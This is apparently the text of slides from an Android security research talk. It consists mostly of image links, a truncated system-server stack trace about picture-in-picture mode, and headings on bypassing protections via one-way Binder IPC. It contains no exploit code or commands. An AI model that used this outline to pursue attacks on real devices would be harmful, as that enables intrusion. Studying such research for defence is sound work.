
TransitionController: at com.android.server.wm.ActivityTaskManagerService.lambda$enterPictureInPictureMode$7(ActivityTaskMan

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```


How we Bypass it?




DEMO



Binder IPC Difference




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
- Not limit to WMShell, Go find a bigger target!
- Not only one Component walk ONEWAY IPC

